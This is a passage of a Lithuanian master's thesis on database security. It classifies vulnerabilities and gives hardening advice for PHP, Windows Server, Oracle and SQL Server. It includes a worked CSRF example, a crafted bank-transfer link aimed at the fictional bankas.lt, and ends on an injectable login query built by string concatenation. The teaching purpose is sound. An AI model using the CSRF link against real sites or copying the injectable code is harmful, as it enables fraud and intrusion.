KAUNO TECHNOLOGIJOS UNIVERSITETAS
INFORMATIKOS FAKULTETAS
KOMPIUTERIŲ KATEDRA

Tomas Naujokas

Duomenų prieinamumo ir saugumo duomenų bazėse metodiniai nurodymai

Magistro darbas

Darbo vadovas: dr. Gytenis Mikulėnas

Kaunas, 2012

KAUNO TECHNOLOGIJOS UNIVERSITETAS
INFORMATIKOS FAKULTETAS
KOMPIUTERIŲ KATEDRA

Tomas Naujokas

Duomenų prieinamumo ir saugumo duomenų bazėse metodiniai nurodymai

Magistro darbas

Recenzentas

2012-05-

Vadovas

dr. Gytenis Mikulėnas

2012-05-

Atliko

IFN-0/3 gr. stud.

Tomas Naujokas

2012-05-28

Kaunas, 2012

SANTRAUKA

Duomenų prieinamumo ir saugumo duomenų bazėse metodiniai nurodymai

Šio darbo tikslas buvo sukurti reikalavimais grindžiamą duomenų saugumo ir matomumo metodų pasirinkimo bei jų kombinavimo metodinę medžiagą. Pateikti reikalavimas grindžiamą kompleksinės saugos modelį. Pašalinti kompleksinės apsaugos metodų informacijos trūkumą.

Darbe išnagrinėti ir palyginti garsių pasaulio saugos specialistų kompleksinės saugos sprendimai. Atlikta sistemos pažeidimų analizė ir sisteminimas. Darbe buvo siekiama atskleisti svarbiausius pažeidimus, jų veikimo principus ir kaip nuo jų tinkamai apsisaugoti.

Praktinėje dalyje aprašytas kompleksinis saugos modelis, kuris vėliau smulkinamas į detalius apsaugos modelius. Modelis buvo pritaikytas šiandien populiariausiose kombinuotoje sistemose Microsoft Windows Server 2008 serveryje ir Microsoft SQL Server 2008 duomenų bazių valdymo sistemoje.

Naudojantis metodika galima atlikti esamos sistemos saugumo analizę ir remiantis veiklos modeliais teisingai konfigūruoti esamą ar naujai kuriamą sistemą.

Raktiniai žodžiai: duomenų bazė, duomenų bazių valdymo sistemos, serveris, kompleksinė apsauga.

METHODICAL INSTRUCTIONS FOR DATA ACCESS AND SECURITY IN DATABASES

SUMMARY

This work destination was to create requirements based on data security and availability method choosing and their combination methodology. Introduce requirements based on complex security model. Eliminate information lack of complex security.

In work analyzed and compared complex security solutions of famous the word security specialists. Accomplished system vulnerability analysis and systematized information. During the work revealed most important vulnerabilities, explain how it works and how correctly secure of them.

In this research described security model of complex security, which later detailed as smaller part of model. Complex security model were used at nowadays most popular combined information system. For research were used Microsoft Windows Server 2008 and Microsoft SQL Server 2008.

Created methodology is useful then necessary to test existing or creating new configuration of system.

Key words: database, database management system, server, complex security.

Turinys

1. ĮVADAS

Vienas iš pagrindinių šiuolaikinių informacinių sistemų komponentų yra duomenų bazė, kurioje yra kaupiama, naudojama bei apdorojama informacija. Todėl siekiant apsaugoti šią informaciją, reikia laikytis saugumo metodinių reikalavimų. Tačiau šiandien internetui vis giliau skverbiantis į mūsų kasdienybę, vis daugiau šiuolaikinių informacijos sistemų tampa prieinamos internetu. Žiūrint iš saugumo perspektyvos pusės, tokių informacijos sistemų duomenų bazių apsauga yra sudėtingesnė negu įmonių naudojamų vidinių intranetinių sistemų apsauga, nes reikia užtikrinti ne tik duomenų bazių vidinę, bet ir išorinę apsaugą, nes padidėja įsilaužimo galimybės tikimybė. Todėl šiame darbe buvo keliamas kompleksinės duomenų bazių saugumo bei duomenų matomumo kompleksinės apsaugos poreikis, sudarant bei aprašant kompleksinį apsaugos modelį.

Tyrimo objektas. Sistemų saugumo pažeidimai, susiję su duomenų bazių valdymo sistemomis. Sąlygos bei aplinkybės šių pažeidimų atsiradimui. Sprendimai šių pažeidimų eliminavimui.

Darbo tikslas. Sudaryti duomenų bazių saugumo ir duomenų matomumo kompleksinį apsaugos modelį bei eksperimentiškai jį išbandyti.

Darbo uždaviniai. Atlikti literatūros analizę bei nustatyti esamų saugumo pažeidimų klasifikaciją, kurios pagrindu bus identifikuoti esami saugumo pažeidimai; Išnagrinėti bei aprašyti esamus saugumo pažeidimus, susijusius su duomenų bazių apsauga bei duomenų matomumu; Susisteminti bei pateikti analizės rezultatus; Sudaryti kompleksinės duomenų bazių ir duomenų matomumo apsaugos modelį; Išbandyti sudarytą modelį eksperimento metu. Pateikti darbo išvadas.

Darbe naudoti metodai ir priemonės. Literatūros šaltinių analizė, lyginamoji analizė, UML diagramos ir modeliavimas, eksperimentinis tyrimas.

2. DUOMENŲ PRIEINAMUMO IR SAUGUMO PAŽEIDIMŲ ANALIZĖ

2.1 Sistemų pažeidimai ir jų klasifikacija

Pažeidimų priežasčių klasifikacija pagal Gartner Group

Gartner Group pažeidimus skirsto į dvi grupes [1]. Pačios grupės skirstomos į du pogrupius. Programinės įrangos klaidos. Programinio kodo klaidos atsiranda projektuojant, tobulinant sistemas. Gartner Group tvirtina, jog 35% visų pažeidimų įvyksta dėl šių priežasčių:

a. Projektavimo klaidos. Šios spragos sukuria sistemas, kurios nuo pat sukūrimo yra nesaugios.

b. Programavimo klaidos. Kodavimo klaidos, buferio perpildymas, greitaveikos klaidos, galinės durys, atsitiktinių skaičių generatoriai, kurie generuoja neatsitiktinius skaičius.

Sistemos parametrų nustatymo klaidos. Jei programinės įrangos klaidos įgalina 35% pažeidimų, tai neteisingi parametrai užima likusią pažeidžiamumų dalį. Tai reiškia, kad didžiausios pastangos turėtų būti dedamos į parametrų administravimo žinių gilinimą, nustatymų vertinimas ir pakartotinis parametrų peržiūrėjimas.

c. Nereikalingi procesai. Operacinės sistemos pagal nutylėjimą būna nustatytos aptarnauti tuos procesus, kurie yra nereikalingi. Daugeliu atvejų paprasčiau įdiegti programą su standartiniais nustatymais nei aiškintis, ar tai yra reikalinga darbui..

d. Netikslingos prieigos klaidos. Prieigos nustatymų klaidos griauna visos sistemos saugumą. Dauguma kompleksinių sistemų saugumą skirsto į smulkesnes dalis, prieigos kontrolės schemas, roles, leidimus. Netgi priemonės skirtos pažeidimų monitoringui negali aptikti tam tikrų pažeidimų, nes iš išorės tai atrodo teisingai.

Pažeidimų priežasčių klasifikacija pagal Emil BURTESCU

Informacinių sistemų atakos [2]:

1. Fizinis ir loginis pažeidžiamumas. Apsauga backup kopijų darymas.
2. Elementų vientisumas. Įrašai turi būti keičiami naudotojo, kurie turi teises šiems veiksmams. Duomenys keičiami tik tokiomis reikšmėmis, kurios yra numatytos.
3. Prieigos kontrolė. Atsakingas DB administratorius. Gali būti skirstoma į pogrupius:
    a. Serverio apsauga
    b. Prieigos kontrolės lentelė
    c. Sesijos apribojimai

4. IP adreso slėpimas nuo išorinių vartotojų. Leisti aptarnauti tik tas užklausas, kurias siunčia žinomi kompiuteriniai įrenginiai.
5. Naudotojo vardo blokavimas. Pastebėjus bandymą atspėti slaptažodį blokuoti naudotoją tam tikram laikui.

Specifinių DB atakų klasifikacija:

1. Duomenų skirstymas (Data aggregation). Informacija prieinama naudotojams skirstoma į kelis lygius.
2. Duomenų asociatyvumas (Data association). Atsiranda problemos tuomet, kai dviems to paties lygmens naudotojams priskiriamos aukštesnio lygio teisės.
3. Tiksliniai duomenys (Accurate data). Duomenų bazėje nėra realizuojami jokie apsaugos mechanizmai. Įsilaužimas galimas naudojant paprasčiausias SQL užklausas.
4. Riboti duomenų ilgiai (Bound data). Įsilaužėlis gali numanyti vietas, kurios nėra apsaugotos nuo neteisingos informacijos įvedimo. Todėl gali būti įvedami didesnės apimties duomenys nei turėtų būti.
5. Duomenų iškraipymas (Exixsting data). Nenaudojamos apsaugos skirtos duomenų įvedimui į DB (pvz.: nenaudojama apsauga nuo pasikartojančių įrašų įterpimo)
6. Neteisingos užklausos (Negative data). Naudojant tam tikras užklausas, kurios nebuvo numatytos, ar kombinuotas užklausos metodas. Pateikiami duomenys, kurie buvo manoma, kad nėra prieinami.
7. Tikėtini duomenys (Probable data). Ši pažeidžiamumų klasė grindžiama aukšta programišiaus duomenų saugos kvalifikacija, naudojant kompleksinius įsilaužimo metodus.
8. Tiesioginė ataka (Direct attack). Duomenų bazė be saugumo mechanizmų.
9. Netiesioginė ataka (Indirect attack). Naudojant kombinuotas komandas bandoma apeiti saugumo mechanizmus.

Pažeidimų priežasčių klasifikacija pagal Data Beach

Pažeidimai klasifikuojami į tokias grupes:

1. Nulaužimo
2. Kenkėjiškos programos
3. Piktnaudžiavimas suteiktomis teisėmis
4. Apgaulė
5. Fiziniai pažeidžiamumai

6. Klaidos
7. Stichinės nelaimės

Nulaužimo klasifikacija

Įsilaužimai klasifikuojami:

1. Neleistina prieiga prie paviešintos informacijos, kvalifikacijos stoka
2. SQL injekcijos ar neteisinga ACL konfigūracija
3. Prieiga naudojantis svetimais duomenimis
4. Priėjimas prie informacijos apeinant autorizavimo žingsnį
5. Slaptažodžių spėjimo žodynai
6. Per daug suteikiama teisių
7. Pasinaudojimas sesijos kintamaisiais
8. Buferio perpildymas
9. Nuotolinio kodo įterpimas

Kenkėjiškos programos klasifikuojamos:

1. Įvedamų simbolių skaneriai
2. Galinės durys ir shell komandos
3. Fiksavimas ir duomenų kaupimas
4. Atakuojama neatnaujinta programinė įranga
5. Apeinami saugumo mechanizmai
6. Kita

Žinių reikalingų atlikti įsilaužimą klasifikacija

Klasifikacija pagal žinių lygį atliekant įsilaužimą:

1. Nereikalaujančios techninių žinių įsilaužimui atlikti. Įvykdyti gali vidutines žinias turintis naudotojas.
2. Žemo lygio žinios. Naudojami jau sukurti įrankiai
3. Vidutinės. Kvalifikuoti specialistai
4. Aukšto lygio. Kvalifikuoti daug žinių turintys specialistai

Pažeidimų klasifikacija pagal Microsoft Baseline Security Analyzer programą

SQL server security analyzer saugumo grupės:

1. Naujausių atnaujinimų tikrinimas (Security Update Scan Results)
    - Kūrėjų įrankiai, skaičiuoklės saugumo atnaujinimai (Developer Tools, Runtimes, and Redistributables Security Updates)
    - Ofiso saugumo atnaujinimai (Office Security Updates)
    - SQL serverio saugumo atnaujinimai (SQL Server Security Updates)
    - Windows saugumo atnaujinimai (Windows Security Updates)
    - SDK komponentų saugumo atnaujinimai (SDK Components Security Updates)
    - Silverlight saugumo atnaujinimai (Silverlight Security Updates)
2. Windows apsauga
    - Teisingi operacinės sistemos nustatymai (Administrative Vulnerabilities)
        - Automatinis atnaujinimų siuntimas (Automatic Updates)
        - Nebaigti siųsti atnaujinimai (Incomplete Updates)
        - Ugniasienė (Windows Firewall)
        - Lokalaus naudotojo slaptažodžio tikrinimas (Local Account Password Test)
        - Naudojama kietojo disko failų tvarkymo sistema (File System)
        - Svečio naudotojo kortelė (Guest Account)
        - Anoniminio prisijungimo ribojimas (Restrict anonymous)
        - Administratoriai (Administrators)
        - Automatinis prisijungimas (Autologon)
        - Slaptažodžių galiojimas (Password Expiration)
    - Papildoma sistemos informacija
        - Auditas (Auditing)
        - Paslaugos (Services)
        - Viešinimas (Shares)
        - Operacinės sistemos versija (Windows Version)
    - Internet information services (IIS)
        - IIS Lockdown Tool
        - Bandomosios aplikacijos (Sample Applications)
        - Naudojami keliai (Parent Path)
        - IIS administratoriaus virtuali direktorija (IIS Admin Virtual Directory)

- MSADC ir programinio kodo virtualios direktorijos (MSADC and Scripts Virtual Directories)

3. SQL serverio apsauga
   - Administravimo pažeidžiamumas MSSQL10.SQLEXPRESS (Administrative Vulnarabilities)
     - CmdExec rolės
     - Aplankų teisės (Folder permissions)
     - Paslaugų naudotojai (Service Accounts)
     - SQL Server / MSDE Security Mode
     - Registro teisės (Registry Permissions)
     - Sistemos administratoriai (Sysadmins)
     - Sistemos administratoriaus rolės (Sysadmin role members)
     - Slaptažodžių polisas (Password Policy)
     - SSIS Roles
     - Sysdtslog
     - Svečio naudotojas (Gues Account)
   - Administravimo pažeidžiamumas SQLEXPRESS (Administrative Vulnarabilities)
     - Paslaugų naudotojai (Service Accounts)
     - Slaptažodžio polisai (Password Policy)
     - Sistemos administratorius (Sysadmins)
     - SQL Server / MSDE Security Mode
     - Sistemos administratoriaus rolės (Sysadmin role members)
     - SSIS rolės (SSIS roles)
     - Sysdtslog
     - Registro teisės (Registry Permissions)
     - CmdExec role
     - Aplankų teisės (Folder Permissions)
     - Svečio sąskaita (Guest Account)

4. Darbalaukio aplikacija (Desktop Application)
    - Administravimo pažeidžiamumas (Admintrative Vulnarabilities)
        - IE zona (IE zone)
        - Makro apsauga (Macro Security)

Išanalizavę anksčiau pateiktus duomenų bazių pažeidimų klasifikavimo atvejus pateiksime pažeidimų klasifikavimo schemas pagal žinių lygį, reikalingą nusikaltimui atlikti (*žr. 1 lentelė.*).

1 lentelė. Pažeidimų klasifikavimo schema pagal reikalingą įsilaužimui atlikti žinių lygį.

Aukšto lygio IT žinios	Buferio perpildymas
	SQL injekcijos
	Ryšių tarp duomenų bazių pažeidžiamumas
	Galinės durys
	Trojos arkliai
Vidutinio	Slaptažodžio spėjimo
Žemo lygio IT žinios	Papildomo programinio kodo įrašymo klastojimas (CSRF)
	Papildomo programinio kodo įterpimas į vartotojų peržiūrimą puslapį (XSS)
	Slaptažodžio silpnumas

2.2 Pažeidimų tipai

2.2.1 Nuotolinis aplikacijos programinio kodo įterpimas

Standartiniai internetinio serverio nustatymai leidžia pasiekti serveryje saugomus internetinių puslapių aplankus. Šiam įsilaužimui PHP serveryje įvykdyti naudojama *allow_url_fopen* komanda. Šios komandos veikimas grindžiamas perteklinėmis naudotojo privilegijomis ir teisėmis [17]. Internetinio puslapio naudotojas gali pasiekti aplanką, kuriame saugoma internetinė svetainė ir atlikti tam tikrus programinio kodo ar failų pakeitimus. Šios atakos rezultatas kenkėjiško kodo vykdymas, šakninio (root) katalogo parametrų pakeitimas.

Apsauga nuo aplikacijos pažeidžiamumų [3]:

1. Atnaujinti serverio aplikacijos programavimo kalbos programinė įrangą.
2. Nuolatos stebėti ir diegti programinės įrangos atnaujinimus.

3. Reikalingas nuolatinis programinio kodo monitoringas ir testavimas siekiant išsiaiškinti ar jis neturi vienokių ar kitokių žinomų pažeidžiamumų.
4. Naudoti žemiau nurodytus parametrus (PHP serveryje):
    - *Register globals* – išjungtas.
    - *Allow_url_fopen* – išjungtas.
    - *Magic_quotes_gpc* – išjungtas.
    - *Open_basedir* – įjungtas ir sukonfiguruotas.
    - Minimilizuotos teises *PHP* suexec ir *suPHP* įrankiams.
5. IDS naudojimas, prevencija.
6. Konfigūruoti aplikacijos programinio kodo serverio darbą (PHP atveju *mod_security*), jog jis būtų įgalintas atpažinti ir blokuoti žinomus aplikacijos pažeidžiamumus.

2.2.2 Nuotolinio programinio kodo pažymos klastojimas

Šios atakos metu naivus naudotojas suviliojamas įdomia ar svarbia informacija. Paspaudus ant tam tikro paveikslo ar nuorodos aktyvuojama kenkėjiška užklausa [3]. Šios atakos metu pasinaudojama tapatybės duomenimis. Galima pakeisti aukos pašto adresą, namų adresą ar slaptažodį. Ši ataka naudojama ryšio su serveriu užmezgimui, naudojantis suklastota tapatybe, tačiau gali būti panaudota ir informacijos vagystei. Daugybė internetinių puslapių automatiškai įterpia duomenis į slapukus, kuriuose saugoma informacija (autorizacijos duomenys, IP adresas, Windows domeno duomenys), reikalinga vartotojo atpažinimui [17].

Yra begalė būdų, kuriais gali būti apgaunamas naudotojas. Tarkime Jonas nori Petrui pervesti 100 Lt banko perlaida. Generuojama užklausa atrodo taip:

```
POST http://bankas.lt/transfer.do HTTP/1.1
...
...
...
Content-Length: 19;

acct=Petras&amount=100
```

Pervedant pinigus galime matyti adreso laukelyje suformuotą užklausą su tam tikrais parametrais.

```
GET http://bankas.lt/transfer.do?acct=Jonas&amount=100 HTTP/1.1
```

Norėdami pervesti tam tikrą pinigų suma į sąskaitą nurodome tokią užklausą:

```
http://bankas.lt/transfer.do?acct=ManoSaskaita&amount=1000
```

Žinodami kaip sudaryta anksčiau aptarta nuoroda, užpildome ją savo duomenimis ir persiunčiame Petrui šią užklausa elektroniniu paštu ar leidžiame jam paspausti ant tam tikro paveikslo. Paveikslo html kodas atrodo taip:

```
<a href="http://bankas.lt/transfer.do?acct=&amount=1000">Peržiūrėti paveikslėlį!</a>
```

Jei šis html kodas bus siunčiamas el. paštu naudotojas nematys paveikslo. Matys tik nedidelį kvadratėlį, ant kurio paspaudus įvykdoma užklausa. Jei nėra realizuotas apsaugos mechanizmas į sukčiaus sąskaitą keliauja pervedami pinigai.

2.2.3 Serverio pažeidimai

Serverio pažeidimai [3]:

1. Naudoti ugniasienę.
2. Serveris gali būti pasiekiamas tik darbui reikalingais prievadais.

   Rekomenduojama blokuoti CIFS 139 ir 445 tcp prievadus. Taip pat RPC klausančiuosius prievadus, kurių pagalba galima autorizuotis kompiuteriniame įrenginyje (*Active Directory*)
3. Ugniasienės naudojimas siekiant maskuoti vidinio tinklo IP adresus nuo prieigos iš įmonės išorės nežinant konkretaus įrenginio adreso.
4. Nuolatinis sistemos atnaujinimų stebėjimas bei diegimas. Jei įmanoma aktyvuoti automatinio atnaujinimo mechanizmus visose naudojamose sistemose.
5. Nenaudoti žemiau pateiktų procesų jei jie nėra būtini.

2 lentelė. Procesai, kurie turi būti išjungti siekiant užtikrinti saugumą.

Proceso pavadinimas	**Pavadinimas**	**Komercinė versija**	**Standartinė versija**
Alerter	Alerter	Išjungtas	Išjungtas
ClipSrv	ClipBook	Išjungtas	Išjungtas
Browser	Computer Browser	Nenurodyta	Išjungtas
Fax	Fax	Nenurodyta	Išjungtas
MSFtpsvr	FTP Publishing	Išjungtas	Išjungtas
IISADMIN	IIS Admin	Išjungtas	Išjungtas
cisvc	Indexing Service	Nenurodyta	Išjungtas
Messenger	Messenger	Išjungtas	Išjungtas

Proceso pavadinimas	Pavadinimas	Komercinė versija	Standartinė versija
mnmsrvc	NetMeeting® Remote Desktop Sharing	Išjungtas	Išjungtas
RDSessMgr	Remote Desktop Help Session Manager	Nenurodyta	Išjungtas
RemoteAccess	Routing and Remote Access	Išjungtas	Išjungtas
SNMP	SNMP Service	Išjungtas	Išjungtas
SNMPTRAP	SNMP Trap Service S	Išjungtas	Išjungtas
SSDPSrv	SSDP Discovery Service	Išjungtas	Išjungtas
Schedule	Task Scheduler	Nenurodyta	Išjungtas
TlntSvr	Telnet	Išjungtas	Išjungtas
TermService	Terminal Services	Nenurodyta	Išjungtas
Upnphost	Universal Plug and Play Device Host	Nenurodyta	Išjungtas
W3SVC	World Wide Web Publishing	Išjungtas	Išjungtas

2.2.4 Apsauga nuo bandymo atspėti prisijungimo slaptažodį

Bandymas atspėti slaptažodį yra nesudėtingas procesas, kurio metu galima išbandyti visas žinomas standartines klasikinių prisijungimo vardų ir slaptažodžių kombinacijas. Yra sukurti automatizuoti įrankiai, kurie išbando slaptažodžių sekas ar tiesiog variacijų pagalba ištestuoja visus įmanomus variantus kol randa teisingą slaptažodį. Norint apsisaugoti nuo šio pažeidžiamumo reikia sukonfigūruoti DVBS [3]. Jei yra konfigūravimo galimybė, blokuoti vartotoją po tam tikro skaičiaus neteisingų bandymų suvesti slaptažodį. Ši apsauga praverčia, kai šalia esantis žmogus mato prisijungimo metu renkama slaptažodį, tačiau ne visus simbolius prisimena ar spėja pamatyti ir bando spėjimo būdų suvesti likusius simbolius.

Vartotojo neteisingų prisijungimų blokavimas gali būti nuolatos stebimas DVBS. Oracle DVBS parametras žinomas kaip *FAILED_LOGIN_ATTEMPTS*. Šiuo parametru gali būti nusakomas neteisingų bandymų prisijungti skaičius, po kurio tam tikram laikui vartotojo vardas yra blokuojamas ir vartotojas negali prisijungti net su teisingu slaptažodžiu [6]. Norėdami blokuoti dvejoms dienoms vartotoją „*Vardenis“*, po trijų kartų neteisingai suvesto slaptažodžio turime atlikti žemiau pateiktus veiksmus:

```
1. SQL> CREATE PROFILE SECURE_PROFILE LIMIT
   2 FAILED_LOGIN_ATTEMPTS 3;
2. SQL> ALTER PROFILE SECURE_PROFILE LIMIT
   2 PASSWORD_LOCK_TIME 2;
```

2.2.5 Atsisakymas aptarnauti

Vartotojo blokavimas neteisingai įvedus slaptažodį gali atsisukti prieš patį administratorių ar sistemos vartotoją. Po trijų nesėkmingų bandymų įvesti slaptažodį blokuojamas vartotojas *Vardenis.* Programišius gali nuolatos bandyti atspėti slaptažodį naudodamas žodyną su standartiniais prisijungimo vardais ir slaptažodžiais. Tokiu atveju net ir po 3 dienų naudotojui gali vėl nepavykti prisijungti, nes prisijungimo vardas bus pakartotinai užblokuotas. Blogiausiu atveju serveris atsisakys aptarnauti visus vartotojus.

Tokiu atveju reikėtų į pagalba pasitelkti ugniasienę. Bandymo neteisingai prisijungti metu yra žinomi tam tikri parametrai (prisijungimo vardas, kuriuo nebuvo prisijungta ir IP adresas iš paskirties įrenginio), pagal kuriuos galime identifikuoti puolėją[3]. Užklausos dažniausiai atkeliauja iš vieno IP adreso. Todėl po trijų nesėkmingų bandymų prisijungti prie sistemos, galime blokuoti prisijungimo vardą, kuriuo buvo bandoma prisijungti, dviem dienoms. Taip pat uždrausti besikartojančią ataką blokuojant inicijuojančio įrenginio IP adresą.

2.2.6 Slaptažodžio silpnumas


Dauguma DVBS leidžia atlikti tam tikrus veiksmus leidžiančius užtikrinti slaptažodžio stiprumą [8]. Galima keisti parametrus kiekvienam naudotojui atskirai. Slaptažodžio galiojimo laiko apibrėžimas *PASSWORD_LIFE_TIME*. Nurodomas to paties slaptažodžio pakartotinio naudojimo prisijungimui galiojimo terminas *PASSWORD_REUSE_TIME*. Maksimalus prisijungimų skaičius naudojant tą patį slaptažodį *PASSWORD_REUSE_MAX*. Laikas per kurį negali būti naudojamas pakartotinai tas pats slaptažodis *PASSWORD_GRACE_TIME*. Laikotarpis per kurį turi būti patvirtintas naujasis slaptažodis *PASSWORD_VERIFY_FUNCTION*. Sybase ASE 12.5 DBVS realizuota galimybė priverstinai naudotoją susikurti slaptažodžius, kuriuose naudojamos ne tik raidės, bet ir skaičiai [3].

```
exec sp_configure "check password for digit", 1
```

2.2.7 Buferio perpildymas

Kiekviena programa paprogramės vykdymui naudoja vietą operatyviojoje atmintyje, kintamojo saugojimui. Buferio perpildymo problema atsiranda, kai programos, funkcijos ar kintamojo vieta atmintyje persikerta su kito duomens vieta. Pavyzdžiui, į masyvą įrašoma per didelė reikšmė netelpa į rezervuotą vietą atmintyje ir yra ant viršaus užrašoma į kito kintamojo, programos ar funkcijos rezervuotąją vietą. Tokiu atveju programos pradeda veikti nenumatyta seka, pakimba ar nulūžta. Tačiau patyrę įsilaužėliai gali protingai įterpti tokias reikšmes, kurios nukreipia programų ar funkcijų vykdymą į jų nurodytas funkcijas, taip suteikiant neribotas galimybes.

Buferio perpildymo problema įvyksta dėl programavimo klaidų funkcijų bibliotekų C kalba lygmenyje. Ši principas galioja ir kitoms C ar C++ kalbos programų realizacijoms [3].



1 pav. Buferio perpildymo veiklos principas.

2006 metais “the Hardened-PHP” projekto metu buvo nustatyta, kad PHP įdiegtosios funkcijos htmlentities() ir htmlspecialchars() yra pažeidžiamos buferio perpildymui [7].
Funkcijų realizacija rėmėsi nuostata, kad HTML simboliai nėra ilgesni nei 8 simboliai. Tačiau buvo nustatyta išimtis – graikų kalbos simboliai, kurie pažeidžia šią taisyklę.

2.2.8 Lentelės įrašo lygio apsauga

Tai standartinis priėjimo prie duomenų apribojimo lygis, kada duomenų bazės vartotojui teisės yra suteikiamos objekto lygmenyje, pavyzdžiui, į DB lentelę, virtualią lentelę, seką, procedūrą, funkciją ar kt. Esant didesnei sistemai, sudėtingesniam funkcionalumui ar keliamiems itin aukšto saugumo lygio reikalavimams, kiekvienam sistemos funkcionalumą sudarančiam posistemiui (komponentui) galima sukurti atskirus, su ribotomis teisėmis, DB vartotojus [6].

Lentelės lygio teisės INSERT, UPDATE, DELETE, SELECT suteikia galimybę valdyti lentelės įrašus. Lentelės lauko teisės nurodo kokius lentelės laukus, kokių operacijų metu galima naudoti. Tai lentelės lygio teises papildančios teisės. Norinti atlikti naujo įrašo įterpimą į lentelę, reikia turėti įterpimo teises į visus privalomus laukus. Priešingu atveju nebus leista atlikti šio veiksmo.

Šios apsaugos nauda atsiskleidžia, kai moderatoriams yra suteikiama teisė keisti lentelės „Pirkiniai“ įrašus (lentelės lygio UPDATE teisė), bet neleidžiama keisti šios lentelės laukų „Klientas“ ir „Pirkimo data“. Šiuo atveju yra taikytinas lentelės lauko apsaugos lygis.

Tarkime lentelėje “Pirkiniai” yra laukai “ID”, “Pavadinimas” ir “Kiekis”. Prieigą prie šių laukų vartotojams galima apriboti sukūrus virtualią lentelę ir teises suteikti tik į ją [3]:

```
CREATE OR REPLACE VIEW “V_Pirkiniai” AS SELECT ID, Pavadinimas FROM Pirkiniai;
```

Vartotojui prieiga prie lentelės laukų valdoma naudojant standartines GRANT ir REVOKE teisių komandas. Galima naudoti tik INSERT ir UPDATE teisės į lentelės laukus.

```
GRANT INSERT (Pavadinimas, Kiekis), UPDATE (Kiekis) ON  vardenis.posts TO vardaitis;
```

Peržiūrėti lentelės lauko teises Oracle DBVS galima atlikus paiešką metaduomenų lentelėse:

- dba_col_privs. Visų DB lentelių laukų teisės.
- all_col_privs. Visų vartotojui matomų lentelių ir jų laukų teisės.
- user_col_privs. Laukų teisės, kur objekto savininkas yra prisijungęs vartotojas.

```
SELECT * FROM dba_col_privs;
```

Daugumoje pagrindinių DB yra integruoti sprendimai:

Oracle - Virtual Private Database (VPD) arba Fine-Grained Access Control (FGAC)

SQL Server - Fine-Grained Privileges.

DB2 - Multi-Level Security (MLS)

Sybase - Fine-Grained Access Control

Tačiau šie sprendimai dažnai kainuoja papildomai (pvz. Oracle) arba visai nėra integruoti (pvz. MySQL neturi). Tačiau galima ir patiems realizuoti šį funkcionalumą esamomis priemonėmis. Šiuo apsaugos lygiu yra paremtas saugumo architektūros šablonas (pattern) - saugumo žymės (Security labels).

2.2.9 Ryšių tarp duomenų bazių

Diegiant Oracle programinę įrangą pagal nutylėjimą, nėra suteikiamas slaptažodis, skirtas ryšio užmezgimo prievadui aptarnauti. Oracle programinė įranga diegiama su įrankiu *lsnrctl*, kuris skirtas nuotoliniam *lsnrctl* konfigūravimui [3]. Įsilaužėlis Oracle DVBS sistemą gali įsidiegti savo kompiuteryje. Žinodamas kelią iki paskirties serverio, kuriame yra Oracle DVBS, į kurią norima įsilaužti *listener.ora* pagalba, galima inicijuoti ryšio užmezgimą su kita Oracle duomenų baze. Jei prievadas skirtas ryšio užmezgimui nėra apsaugotas slaptažodžiu, įsilaužėlis prisijungia prie DBVS. Šio prisijungimo metu galima atlikti šiuos veiksmus:

1. Programišius gali išjungti pasiklausymo prievadą (listener), ko pasekoje duomenų bazė tampa neprieinama jokiai užklausai.
2. Galimas informacijos surinkimas apie tam tikrus DVBS duomenys, kuriuos galima pasiekti listener prievado teisėmis.
3. Galimas programinio kodo įterpimas, operacinės sistemos ar DVBS failų sunaikinimas ir iškraipymas.

Nusikaltėlis gali naudoti programinį kodą, kuris kreipiamasi į *listener* prievadą kas sekundę. Aptikęs neapsaugotą slaptažodžiu atvirą prievadą konfigūravimo pagalba gali jį atjungti. Naudojant ciklišką kreipimąsi į prievadą atrodo, kad listener prievadas niekada nepradeda veikti. Viena iš komandų, kuri leidžia aprašyti kiek laiko laikyti prievadą uždarytą (*set startup_waittime)*. Šios spragos pagalba galima peržiūrėti serveryje vykdomus procesus bei veikiančias programas.


Failai talpinami tuose serverio aplankuose, kuriuos gali pasiekti vartotojas bei kurio teisėmis veikia Oracle programinė įranga [17]. Suteikta galimybė redaguoti failus su tam tikromis teisėmis bei paleisti paties programišiaus serveryje patalpintus vykdomuosius failus.

Norėdami priskirti prievadui slaptažodį turime atlikti sekančius veiksmus. Atsidarome Oracle Net Manager pasirenkame Oracle Net Configuration->Local->Listeners aplanką ir pasirenkame klausymosi prievadą iš pateikto sąrašo. Pažymime General Parameters -> Require a Password for listener ir įvedame norimą slaptažodį. Redaguojant listener.ora failą slaptažodis bus saugomas atviru tekstu. Taip pat reikėtų išsiaiškinti serveryje naudojamų programų veikimą. T.y ar jos taip pat turi pasiklausymo prievadą bei ar jam priskirtas slaptažodis.

2.2.10 SQL injekcijos

SQL injekcijų vykdymas galimas visuose DBVS. Šis pažeidžiamumas nėra laikomas klaida. Tai yra nepatyrusių DB administratorių ar programuotojų klaida [3]. SQL injekcijos iššaukiamos dinaminių aplikacijos laukų pagalba. Kai į tam tikrus laukelius priklausomai nuo naudotojo įvedami ne numatyti duomenys, o papildoma SQL komanda visiškai nesusijusi su tikrąją tam tikro laukelio pirmine paskirtimi. Iššaukiant SQL injekciją dažniausiai naudojama SELECT komanda, kuri įgalina neautorizuotą ar neturintį teisės suinteresuotą asmenį perskaityti tam tikrą informaciją. SQL injekcijos pagalba įsilaužėlis perskaityti, pakeisti ar net sunaikinti įrašus ir lenteles. Naudojant SQL injekcijas galimas dalinis kompiuterinio įrenginio darbo perėmimas.

Duomenų bazių valdymo sistemos nėra apsaugotos nuo SQL injekcijų. SQL injekcijų pažeidžiamumas nėra tiesiogiai priskiriamas duomenų bazių pažeidžiamumui. Įsilaužimas vykdomas iš aplikacijos lygmens, t.y. už duomenų bazės ribų [4]. Aplikacijos lygmenyje dinaminiai įvesties laukai palikti be apsaugos gali paviešinti informaciją, iškraipyti ar sunaikinti duomenis. Dažniausiai internetinės svetainės lange prisijungimui prie tam tikros sistemos naudojami laukeliai, į kuriuos įvedamas prisijungimo vardas ir slaptažodis kaip pateikta 2 pav.



2 pav. Prisijungimo langas

Prisijungimo patvirtinimui dažniausiai naudojamas žemiau pateikta SQL užklausa:

```
sqlString = "select USERID from USER where USERID = `" & userId & "` and PWD = `" &
pwd &"`"
result = GetQueryResult(sqlString)
        If (result = "") Then
                userHasBeenAuthenticated = False
        Else
                userHasBeenAuthenticated = True
End If
```

